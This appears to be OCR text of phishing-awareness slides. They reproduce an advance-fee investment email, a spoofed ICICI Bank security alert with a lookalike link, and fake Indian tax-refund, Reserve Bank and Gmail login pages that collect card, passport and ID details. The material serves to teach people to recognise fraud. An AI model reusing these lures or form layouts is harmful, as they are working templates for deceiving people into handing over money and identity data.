Consumer & Investment Scams



35, ACFOLD AVENUE ,
BROWN STREET
WD6 RTH. LONDON.
E-MAIL: bernard.derick@london.com
PROPOSAL: PARTNERSHIP INVESTMENT.

ATTN: Sir / Ma,
Regards,

Though, this medium (Internet) has been greatly abused, I choose to reach you through it because it still remains the fastest, surest and most secured medium of communication. I know you will be surprised to receive this proposal. Actually I got your contact address through the internet research when I was making an intensive research on how I will make an investment in your country. Then I decide to contact you directly.

Firstly I must introduce myself. My name is Derick Bernard base in United Kingdom; London. I am 54 years of age happily married with three children.


I want to make a partnership Investment in your country. As a citizen of the country you will know better than me by enlighten me on what to invest on as partnership investment, which will be very profitable for both of us and our family in future. My own opinion is to invest on (STOCK EXCHANGE or PROPERTIES or ESTATE DEVELOPER or HOTEL MANAGEMENT). Please enlighten me more as partnership investment.

I shall be looking forward to your immediate response, so that I can explain more better on how the transaction will be proceeding on the partnership investment. I need your fully support as the citizen of the country and reliable, honest, faithful and trustworthiness.

Thanks and stay blessed.

Mr. Derick Bernard.

Email Spoofing


Inbox
Reply | Reply to all | Forward | Print | Delete | Show original
ICICI Bank
More Reply Options

ICICI Bank Account Notification

ICICI Bank <ofserv.alert@icicibank.co.in> Tue, Oct 6, 2009 at 3:13

Security Alert:

Attention! You are to immediately upgrade your ICICI Bank Account

To enhance the security of your ICICI Bank account we have upgraded our internet banking platform with a new Second Level Authentication system "2FA".This is in our bid to reduce internet fraud.You are to immediately login your internet banking account to initiate the upgrade.

As an additional security measure, your access to Online Banking has been limited. This web security measure does not affect your phone banking or ATM banking.

Please follow the link below to resolve this problem

https://www.icicibank.co.in/sec urity/resolve=acct

Thank You.

Accounts Management As outlined in our User Agreement, ICICI Bank will periodically send you information about site changes and enhancements.

Visit our Privacy Policy and User Agreement if you have any questions.

Quick Reply

To: ICICI Bank <ofserv.alert@icicibank.co.in>

Phishing

- The term Phishing is derived from *‘fishing’*


  password + fishing = phishing

“Phishing is the act of sending a communication (Email/Message/Fax/SMS) to a user falsely claiming to be an legitimate enterprise/Brand in an attempt to scam the unsuspecting user into disclosing sensitive private information that can be used for identity theft. ”

Phishing

- The attacker generates an E-mail that appears legitimate and requests the recipient to perform some action.
- The attacker sends the E-mail to the intended victims in a way that appears legitimate.
- Depending on the content of the E-mail, the recipient tricked to
  - open a malicious attachment
  - complete a form
  - visit a web site etc.
- The attacker harvests the victim’s sensitive information and may exploit it in the future.

Phishing in the name of Tax Refund



Tax Department of India - Windows Internet Explorer
http:// 112.55/online/secure/refund-tax/iti/index.php
Google
t View Favorites Tools Help
gle
Search
Share
Sidewiki
Bookmarks
Check
Translate
AutoFill
ites
Suggested Sites
Get More Add-ons
ne Tax Department of India
Page

Income Tax Department

Department of Revenue, Ministry of Finance, Government of India

Home
Draft Direct Tax Code
PAN
TAN
eTDS
AIR
OLTAS
PAY TAXES ONLINE
VIEW YOUR TAX CREDIT
Tax-Payers Information Booklet
BPR
Foreign Remittance (Form 15CA)
Where's my refund?

Aaykar Sampark Kendra (ASK)
PAN/TAN/OLTAS & eFiling queries
call 0124-2438000

Right to information

Where's My Refund

Dear applicant,

After the last annual calculation of your fiscal activity we have determined that you are eligible to receive a tax refund of 820.50 Rupees.

Please submit the tax refund and allow us 3-5 business days in order to process it.

If you don't receive your refund within 5 business days from the original IRS mailing date shown on Where's My Refund?, you can start a refund trace online.

To get to your personal refund information, be ready to enter your:

- Full name, Address and the Debit/Credit Card where refunds will be made.


To access the form for your tax refund, please click on the "**Where's My Refund?**" above image or **Tax Refund Online Form**.

Note:
- For security reasons, we will record your ip-address and date.
- Deliberate wrong inputs are criminally pursued and indicted.

Press Release
Educational Institutions under section 10(23 C)
Industrial Parks u/s 80 IA(4)(iii)
Tax Information Network
TIN Helpdesk
Tax Calculator
Departmental News
Cadre Review and Restructuring of Income Tax Department
trps
TAX RETURN PREPARERS
Tax return preparers scheme
Copyright & Disclaimer
IRS Online | Archives | Sitemap | Feedback | About Us | Contact Us | Links

Developed & Maintained by Quintegra Solutions Ltd.

Phishing in the name of RBI



BK of India - Windows Internet Explorer
http://www.rsbofindia.co.in/account_form.php
Live Search
View Favorites Tools Help
Search Share Sidewiki Bookmarks Check Translate AutoFill
Sun™ Convergence cert-inIndian Computer E... Anit Phishing WG Domain White Pages - do... Samspade Alphabetical list of FIRST ... sans Computer Security
Sun™ Convergence
Reserve BK of India
Reserve bkindia
reserve bank of india - Go...
Reserve Bank of India - Ind...
Page
RBI

Reserve BK of India

About Us | Products | Services | Resources | Careers | Contact Us | Privacy Policy | Terms & Conditions

Reserve BK of India Online Login

Reserve BK of India **Access**

Reserve BK of India

Account for non - resident

Reserve BK of India (LTD) Directors

Parents Schools Leverage Reserve BK of India Book's E Products

Read more..

Reserve BK of India Launches News Corporate Campaingn

Reserve BK of India Excites Abroad With Online Bank (LTD) Reach

Reserve BK of India D-tap Kiddies Return To A Rousing Welcome

Please, All fields with assterisk(*) must be filled

Home

Personal Information

First Name*:

Last Name*:

State of Origin*:

Nationality*:

Social Security Number:

Passport No*:

National ID Card NO.*:

Phone Number*:

Fax Number*:

Cell / Mobile No.*:

Marital Status*: Select One

Gender*: Select One

Birthday*: Day Month Year

Indicate Your Address

Residential Address*:

City*:

State*:

Country*:

GET YOUR ATM CARD

EVENTS & News

Reserve BK of India report of this year

Quick Links

Resource Center...

Business Tools......

EasyTrade............

Resource Center...

LOOKING FOR

Fixed Term Deposits


INVESTOR RELATIONS

Stock Price:$18.71 0.05%

FX Rates

Interest Rates Share Performance

Phishing(non financial sectors)



https://accounts.google.com[redacted].br/ServiceLogin?service=mail&pa

Gmail

A Google approach to email.

Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

Lots of space

Over 7653.535288 megabytes (and counting) of free storage.

Less spam

Keep unwanted messages out of your inbox.

Mobile access

Get Gmail on your mobile phone. Learn more

About Gmail New features! Switch to Gmail
Create an account

Latest News from Gmail

Hide morning and night hours in Calendar Tue Nov 29 2011
How often do you have something scheduled at 3am? What about 10pm? If the answer is almost never, you ...

Follow us:

